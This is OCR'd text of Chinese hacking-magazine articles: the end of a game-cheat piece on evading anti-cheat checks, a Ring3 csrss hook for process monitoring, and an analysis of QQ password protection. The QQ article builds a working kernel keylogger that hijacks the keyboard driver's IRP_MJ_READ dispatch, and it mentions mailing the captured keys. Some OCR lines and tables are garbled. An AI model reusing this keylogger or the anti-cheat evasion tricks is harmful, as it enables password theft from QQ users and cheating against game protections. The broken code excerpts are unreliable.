


图 3

弱 点


尽管写的很隐蔽，但是弱点不是一点没有。首先就是 DRx 寄存器的使用，这东西是亮点也是最大的硬伤——除了壳、调试器和一些邪恶的程序就没再有什么东西使用这个了。

抛开 DRx 不谈，如果反外挂程序验证所有 call 向 Jass native 的返回地址，就可以观察到有些返回地址是不在 Game.dll 的领空的。解决方法也很简单，在 Game.dll 的.text 段找 ret 或者 jmp esi 之类的指令，通过这些指令做跳板返回外挂的代码就可以了。

另外如果验证所有的 Jass native 的话，就会发现有一些被替换了。可以换成 DRx Hook，反正这个是拿不掉的。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：汇编
关键词：进程监控、Ring3、Hook



另类 Ring3 hook 实现进程监控

文 Fireworm

提起进程监控，也许大家都会想到用户态的 API CreateProcess 以及内核态的 ZwCreateProcess，以及更为底层的实现方式，这些方法大多较为常规，不过这次我们提到的方法并非以上的任何一种方法，而是使用了其他的未导出函数。

纵观各种 rootkit 隐藏进程的方法，虽然各有不同，不过总结起来不外乎一点：通过逆向 Windows 内核，利用 Windows 内部未导出未文档化的结构，隐藏自身的踪迹，当然，这种办法一般只对任务管理器等有效，遇到有内核检测的 ARK 则失效了，ARK 的办法也无外乎检测内核当中可能存在漏洞的结构，流行的隐藏与检测方法，大多在 EPROCESS 或者 ETHREAD 上面做文章，不过这次我们不讨论这些，而是在 Csrss 当中另辟蹊径。

Csrss 负责 Windows GUI 界面的实现以及相关任务，它是 Win32 子系统的一部分，线程方面的操作需要用到 Csrss 当中的函数，而我们逆向 Csrss 的时候也可以发现，Csrss 当中的核心内容并非在 EXE 当中，而是 Csrss 加载了 csrsrv.dll，后者负责大部分功能的实现，因此我们可以通过逆向 csrsrv.dll 进一步获取信息。同时，ReactOS 当中的开源代码也是很好的一个帮手。

在逆向 csrsrv.dll 的时候，在某处发现如下代码：

```
.text:75AA5F17    call    CsrSetBackgroundPriority
.text:75AA5F1C    mov     dword ptr [esi+64h], 280h
.text:75AA5F23    mov     eax, large fs:18h
.text:75AA5F29    mov     eax, [eax+3Ch]
.text:75AA5F2C    push    esi
.text:75AA5F2D    push    dword ptr [eax+20h]
.text:75AA5F30    xor     esi, esi
.text:75AA5F32    push    esi
.text:75AA5F33    call    sub_75AA4D3F
```

```
Call sub 75AA4D3F 显然是调用了另一个函数，跟进此函数：
.text:75AA4D3F sub_75AA4D3F      proc near           ; CODE
XREF: sub_75AA3BF8+12A↑p
.text:75AA4D3F                                      ; CsrCreateProcess+214↑p
.text:75AA4D3F
.text:75AA4D3F arg_0           = dword ptr  8
.text:75AA4D3F arg_4           = dword ptr  0Ch
.text:75AA4D3F arg_8           = dword ptr  10h
.text:75AA4D3F
.text:75AA4D3F                 mov     edi, edi
.text:75AA4D41                 push    ebp
.text:75AA4D42                 mov     ebp, esp
.text:75AA4D44                 mov     eax, [ebp+arg_0]
.text:75AA4D47                 push    esi
.text:75AA4D48                 mov     esi, [ebp+arg_8]
.text:75AA4D4B                 mov     [esi+18h], eax
.text:75AA4D4E                 mov     ecx, dword_75AA891C
.text:75AA4D54                 mov     edx, [ecx+0Ch]
.text:75AA4D57                 add     ecx, 8
.text:75AA4D5A                 lea     eax, [esi+8]
.text:75AA4D5D                 mov     [eax], ecx
.text:75AA4D5F                 mov     [eax+4], edx
.text:75AA4D62                 push    edi
.text:75AA4D63                 mov     [edx], eax
.text:75AA4D65                 mov     [ecx+4], eax
.text:75AA4D68                 xor     edi, edi
在 ReactOS 当中我们可以找到 CsrSetBackgroundPriority 的定义：
VOID
NTAPI
CsrSetBackgroundPriority(IN PCSR_PROCESS CsrProcess)
{
    PROCESS_PRIORITY_CLASS PriorityClass;
    /* Set the Foreground bit off */
    PriorityClass.Foreground = FALSE;
    /* Set the new Priority */
    NtSetInformationProcess(CsrProcess->ProcessHandle,
                            ProcessPriorityClass,
                            &PriorityClass,
                            sizeof(PriorityClass));
}
而在网上可以找到 achillis 逆向出的 Csrss 结构（限于篇幅逆向
过程省略）：
typedef struct _CSR_PROCESS
{
    CLIENT_ID ClientId;  //主线程
LIST_ENTRY ListLink; //链表结构
    LIST_ENTRY ThreadList;
    struct _CSR_PROCESS *Parent;
PCSR_NT_SESSION NtSession;
    ULONG ExpectedVersion;
    HANDLE ClientPort;
    ULONG_PTR ClientViewBase;
    ULONG_PTR ClientViewBounds;
    HANDLE ProcessHandle;
    ULONG SequenceNumber;
    ULONG Flags;
    ULONG DebugFlags;
    CLIENT_ID DebugCid;
    ULONG ReferenceCount;
    ULONG ProcessGroupId;
    ULONG ProcessGroupSequence;
    ULONG fVDM;
    ULONG ThreadCount;
    ULONG PriorityClass;
    ULONG Reserved;
    ULONG ShutdownLevel;
    ULONG ShutdownFlags;
    //PVOID ServerData[];
} CSR_PROCESS, *PCSR_PROCESS;
```

Achillis 给出的监控解决办法是从 CsrLockProcessByClientId 中找到 CsrssRootProcess，然后遍历链表，这是一个最为普遍通用的办法，当然也比较复杂，除去这个方法，也有其他较为简单的选择。

回头看看 ReactOS 当中的代码，查找 CsrCreateProcess 函数的定义：

```
//预处理 Cid 等流程函数略过
    ProcessData = &CurrentProcess->ServerData[CSR_SERVER_
DLL_MAX];
    for (i = 0; i < CSR_SERVER_DLL_MAX; i++)
    {
        if (CsrLoadedServerDll[i] && CsrLoadedServerDll[i]->
SizeOfProcessData)//检测 DLL 是否已经加载，时候存储有进程数据
        {
            CsrProcess->ServerData[i] = ProcessData;//设置指针
            RtlMoveMemory(ProcessData,
                          CurrentProcess->ServerData[i],
                          CsrLoadedServerDll[i]->
SizeOfProcessData);//复制数据
            ProcessData = (PVOID)((ULONG_PTR)
ProcessData +
                                  CsrLoadedServer
Dll[i]->SizeOfProcessData);//更新下一个数据指针
        }
    else
        {
            /* No data for this Server */
            CsrProcess->ServerData[i] = NULL;
        }
    }
    /* Set the Exception port to us */
    Status = NtSetInformationProcess(hProcess,
                                     ProcessExceptionPort,
                                     &CsrApiPort,
                                     sizeof(HANDLE));
    if (!NT_SUCCESS(Status))
    {
        /* Failed */
        CsrDeallocateProcess(CsrProcess);
        CsrReleaseProcessLock();
        return STATUS_NO_MEMORY;
    }
```

Windows 创建进程的过程是由 CreateProcess——NtCreateProcess 完成的，不过并非完全由这两个函数包办，设置进程的调度优先级、PPB 和 PEB 的数据复制和 Csrss 的通信，这些都要由其他函数完成，例如 NtSetInformationProcess，那么，我们只需要 Hook CsrCreateProcess，自己实现这个函数，就能实现进程的监控了，首先，我们要注入 Csrss 才能取得效果，其次则是获得 PEB 的基地址和映像的基址。

```
function GetCsrssPid: ULONG;
begin
  GetWindowThreadProcessId(GetDesktopWindow(), @result);
end;
```

我们调用 GetDesktopWindow 可以获取窗口句柄，再调用 GetWindowThreadProcessId 获取进程 ID 得到的将是 csrss.exe 的 PID。如果是 Win7 或者 Window Vista，由于存在会话隔离，只能得到当前会话的 PID。

```
function CsrCreateProcessCB(hProcess: THandle;
                            hThread: THandle;
                            ClientId: PCLIENT_ID;
                            NtSession: Pointer;
                            Flags: DWORD;
                            DebugCid: PCLIENT_ID):
NTSTATUS; stdcall;//自己定义一个 CsrCreateProcess
var
    hParentProcess: THandle;
    Data: IPC_DATA;
const
    dwAccess = (PROCESS_QUERY_INFORMATION or PROCESS_
VM_READ);
begin
```


```
        result := CsrCreateProcessNext(hProcess, hThread, ClientId,
NtSession, Flags, DebugCid);
        if (result = STATUS_SUCCESS) then
        begin
        ZeroMemory(@Data, sizeof(Data));
        GetProcessImageName(hProcess, @Data.Process, MAX_PATH); //
获取进程的印象全名
        Data.Pid := ClientID^.ProcessId;
        Data.PPid := GetParentProcessId(hProcess);
        hParentProcess := OpenProcess(dwAccess, False, Data.PPid);
        GetProcessImageName(hParentProcess, @Data.Parent,
MAX_PATH);//判断进程的印象名，如果是不被符合的进程则调用
TerminateProcess 将其结束
        if hParentProcess > 0 then
        CloseHandle(hParentProcess);
        if not AllowProcess(@Data) then
        _TerminateProcess(hThread);
        end;
    end;
    PEB 基址可以直接使用 NTQueryInformationProcess 获得

    function GetPebBase(const hProcess: ULONG): ULONG;
    var
        pbi: PROCESS_BASIC_INFORMATION;
        dwRet: ULONG;
    const
        ProcessBasicInformation = 0;
    begin
      result := 0;
      if NtQueryInformationProcess(hProcess,
ProcessBasicInformation, @pbi,
                                          sizeof(pbi), @dwRet) =
STATUS_SUCCESS then
        result := ULONG(pbi.PebBaseAddress);
    end;
```

同理也可获得父进程的 PID，这里不再赘述。杀掉被检测的进程可以用 TerminateProcess 实现，也可以直接用 NtQueueApcThread 实现，鉴于后者会判断目标进程是否是系统进程，因此安全系数较高。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：驱动
关键词：QQ，密码，钩子



浅析 QQ 密码保护原理

文 jdGJ

QQ 是大家常用的通信工具之一，所以针对 QQ 的盗号木马也非常多，所以腾讯也做出了相应的反击，2005 年腾讯购买韩国人的技术对 QQ 的登录对话框的密码输入框采用了驱动程序进行保护，但是因为设计驱动的安装，导致了软硬件不兼容的问题，2007 年的时候也就放弃了。

目前我们就以 QQ2010 为例，当我们用 WH_WH_KEYBOARD 的钩子来挂钩系统进行键盘记录时，可以试一下密码输入框中是记录不到任何键盘输入的，但是用 WH_KEYBOARD_LL 就可以记录到一些键盘输入，但是认真对比就会发现记录的这些输入是错的，这是为什么呢？

经过思考和验证，目前的 QQ2010 安装目录中并没有驱动，所以也就不可能将密码保护进行到驱动级别，问题还是出在 R3 下，QQ 肯定是利用了某些 R3 下的比 WH_WH_KEYBOARD 更为底层的钩子，或者管理钩子的钩子，有了这个猜测思路就明确了，首先看看 QQ 安装了哪些钩子吧，我找了一款小工具可以查看卸载钩子，很方便（在附带的文件里）。结果如图 1 所示。

0x00030115	WH_KEYBOARD	0x000107C3	C:\WINDOWS\Explorer.EXE
0x000A0117	WH_MOUSE	0x000104CD	D:\QQ\Bin\QQ.exe
0x00020119	WH_MOUSE	0x000104CD	C:\WINDOWS\Explorer.EXE
0x0014011B	WH_KEYBOARD	0x000107C3	D:\QQ\Bin\QQ.exe
0x00160123	WH_MOUSE	0x000104CD	D:\QQ\Bin\QQ.exe
0x00130143	WH_KEYBOARD	0x000107C3	D:\QQ\Bin\QQ.exe
0x00030163	WH_MOUSE	0x000104CD	D:\QQ\Bin\TXPlatform.exe
0x0008016D	WH_MOUSE	0x000104CD	C:\DOCUME~1\Mr高\LOCALS~1
0x0003016F	WH_MSGFILTER	0x733F1C8C	C:\DOCUME~1\Mr高\LOCALS~1
0x00060171	WH_KEYBOARD	0x000107C3	C:\DOCUME~1\Mr高\LOCALS~1
0x000101A9	WH_KEYBOARD_LL	0x026EC311	D:\QQ\Bin\QQ.exe
0x000101AB	WH_DEBUG	0x02AEC20F	D:\QQ\Bin\QQ.exe
0x000201E5	WH_KEYBOARD	0x000107C3	D:\QQ\Bin\TXPlatform.exe

图 1

我们可以看到 QQ 安装了两个重要的钩子 WH_DEBUG 和 WHKEYBOARD_LL，原来，WH_DEBUG 可以用来管理很多种类型的钩子，有这么多种：

```
WH_CALLWNDPROC
WH_CALLWNDPROCRET
WH_CBT
WH_DEBUG
WH_JOURNALPLAYBACK
WH_JOURNALRECORD
WH_KEYBOARD
WH_MOUSE
WH_MSGFILTER
WH_SHELL
WH_SYSMSGFILTER
```

在这些钩子的钩子过程将要被系统调用时，系统总是先执行调试钩子的钩子过程。而 MS 的这个调试钩子，允许我们决定是否执行这些被管理的钩子。当我们卸载掉 WH_DEBUG，WH_WH_KEYBOARD 就能轻松记录下键盘输入，这也就难怪我们安装的 WH_KEYBOARD 不能到达目的的原因了，至于 WHKEYBOARD_LL 为什么可以记录到键盘记录呢，是因为 WH_DEBUG 不能管理 WHKEYBOARD_LL。

显然 QQ 对钩子的保护已经了解了，那么再来看看我们记录下来什么键盘输入呢？都是一些不相干的输入，看来 QQ 对我们的键盘钩子还是有另外的防备招数，他传递给我们的记录

钩子一些假的键盘信息，导致我们钩子记录下来的和我们的键盘输入有很大差异。

到了 QQ2011，我们发现在 QQ 的 bin 目录下多了两个文件分别是 ABL.sys 和 PBL.sys，这两个文件是不是内核文件呢？但是我在用本文的修改分发函数的方法验证时，还是可以顺利地截获到键盘记录，实践是检验真理的唯一标准，用 16 进制文件编辑器查看一下，这两个文件都不是以 MZ 开头的，也就是说不是驱动文件，有可能是 QQ 对自己的信息的一种保护吧。

在驱动级我们可以不用考虑 QQ 在 R3 下用什么复杂严密的方法来保护键盘记录，因为我们的驱动程序比他更加底层，所以在此我们用修改系统驱动对象的分发函数的方法来截获键盘记录，下面我们来看看程序。

首先声明一些函数和全局变量，这里就不多说了。

```
ULONG gC2pKeyCount=0;            //全局变量记录IRP个数
extern POBJECT_TYPE IoDriverObjectType;//声明这个函数
PDRIVER_DISPATCH OldDispatchRead;//原 IRP_MJ_READ 函数的入口地址
```

然后我们来写入口函数。当一个请求（IRP）来的时候，说明 Windows 要从键盘驱动读取一个扫描码值，我们要获得的是按下键的扫描码的值，所以就只能把这个请求发下去在看返回的这个值是多少，于是我们修改 IRP 的完成函数，使得 IRP 完成以后调用我们的函数，这个实现起来还是很容易的，只要用我们定义的一个函数地址替换掉原来的完成函数的地址就可以了。

另外一个问题是，我们的分发函数要实现什么功能呢？记录邮件发送？这个就随大家的意了，本文为了简便只是做了简单的的打印。打印完之后呢？当然是要调用原来的完成函数来实现他原本的功能了，否则没有 IRP 的返回，系统很容易就崩溃了。

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,IN PUNICODE_STRING RegistryPath) //入口函数
{
PDRIVER_OBJECT kbdDriverObject;
UNICODE_STRING uniNtNameString;
NTSTATUS status=NULL;
NTSTATUS ObReferenceObjectByName(PUNICODE_STRING ObjectName,
//这个函数文档里没有，但申明一下就可以直接使用
                    ULONG Attributes,
                    PACCESS_STATE AccessState,
                    ACCESS_MASK DesiredAccess,
                    POBJECT_TYPE ObjectType,
                    KPROCESSOR_MODE AccessMode,
                    PVOID ParseContext,
                    PVOID *Object);
RtlInitUnicodeString(&uniNtNameString,KBD_DRIVER_NAME);
//初始化为 0
status=ObReferenceObjectByName(          //得到并打开设备
        &uniNtNameString,
        OBJ_CASE_INSENSITIVE,
        NULL,
        0,
        IoDriverObjectType,
        KernelMode,
        NULL,
        &kbdDriverObject);
if(!NT_SUCCESS(status))
{
    DbgPrint("cannot get the kbd object\n");
    return STATUS_UNSUCCESSFUL;
}
else
{
    ULONG i;
    //PDRIVER_DISPATCH OldDispatchFunctions[IRP_MJ_MAXIMUM_FUNCTION+1];

    OldDispatchRead = kbdDriverObject->MajorFunction[IRP_MJ_READ];//保存原 IRP_MJ_READ 函数的入口地址
    InterlockedExchangePointer(&kbdDriverObject->MajorFunction[IRP_MJ_READ],NewDispatchRead);//替换为自定义的新分发函数的地址
    ObDereferenceObject(kbdDriverObject);   //不要忘记解除调用
}
DriverObject->DriverUnload=DriverUnload;
return STATUS_SUCCESS;
}
```

然后我们来写我们自己的分发函数，在这个分发函数中，我们要定义一个完成函数，以便请求完成的时候，能够调用我们的完成函数。

```
NTSTATUS NewDispatchRead(IN PDEVICE_OBJECT pDeviceObject, IN PIRP Irp)      //新的分发函数
{
    PIO_STACK_LOCATION irpSp;      //以下的内容都是新分发函数的新增内容
    irpSp = IoGetCurrentIrpStackLocation(Irp);
    irpSp->Control = SL_INVOKE_ON_SUCCESS|SL_INVOKE_ON_ERROR|SL_INVOKE_ON_CANCEL;
    //保留原来的完成函数，如果有的话
    irpSp->Context = irpSp->CompletionRoutine;
    irpSp->CompletionRoutine = (PIO_COMPLETION_ROUTINE)OnReadCompletion; //这个是完成函数
   return OldDispatchRead(pDeviceObject,Irp);
//调用原来的分发函数，完成应该有的内容
}
```

最后，我们就要为我们的完成函数写自己的代码了，这里我只做简单的打印，打印出的是读取键盘输入，但要注意的是键盘按下和弹起都有扫描码，打印其中之一就行。

```
NTSTATUS OnReadCompletion(IN PDRIVER_OBJECT DriverObject,
                          IN PIRP Irp,
                          IN PVOID Context
                          )   //完成函数
{
    PIO_STACK_LOCATION IrpSp;
    PUCHAR buf=NULL;
    IrpSp=IoGetCurrentIrpStackLocation(Irp);
    if(NT_SUCCESS(Irp->IoStatus.Status))
    {
        buf=Irp->AssociatedIrp.SystemBuffer;

   MyKeyPrint((UCHAR)buf[2]);          //字符打印函数
    }
    if(Irp->PendingReturned)
    {
        IoMarkIrpPending(Irp);
    }
    return Irp->IoStatus.Status;
}
```

这里要说明的是，由于要把扫描码转化成字符输出来，这费了一些工夫，因为在内核态下没有直接可用的函数接口转换扫描码成为 ASCII 码。于是只能自己动手写。这里用了直接定址法将字符放在一个数组中，为了不越界，定义一个大一点的数组。

```
UCHAR asciiTbl[256]={'0','0','1','2','3','4','5','6','7','8','9','0','0','0','0',
0','q','w','e','r','t',
                    'y','u','i','o','p','0','0','0','0','a','s','d',
'f','g','h','j','k','l','0','0',
                    '0','0','0','z','x','c','v','b','n','m','0','0',
```

```
'0','0','0','0','0','0','0','0',
                                        '0','0','0','0','0','0','0','0','0','0','7','8',
'9','0','4','5','6','0','1','2',
                                        '3','0'
                                        };
```

这里为了简便，我只写出了部分键盘扫描码和 ASCII 的转换，共有键盘字符键，数字键，小键盘键。并且也没有考虑 Shift，Caps 键对字符的影响，其他的按键转换同理，当检测到有上述两个键输入时，将字符大写就可以。为了节省篇幅，就不多说了。字符转换函数如下：

```
void _stdcall MyKeyPrint(UCHAR sch)                //字符打印函数
{
    if(gC2pKeyCount%2==1)
    {
        UCHAR ch=0;
        int a=0;
        a=(int)sch;
        ch=asciiTbl[a];
        DbgPrint("%C \n",ch);
    }
}
```

效果如图 2 所示。


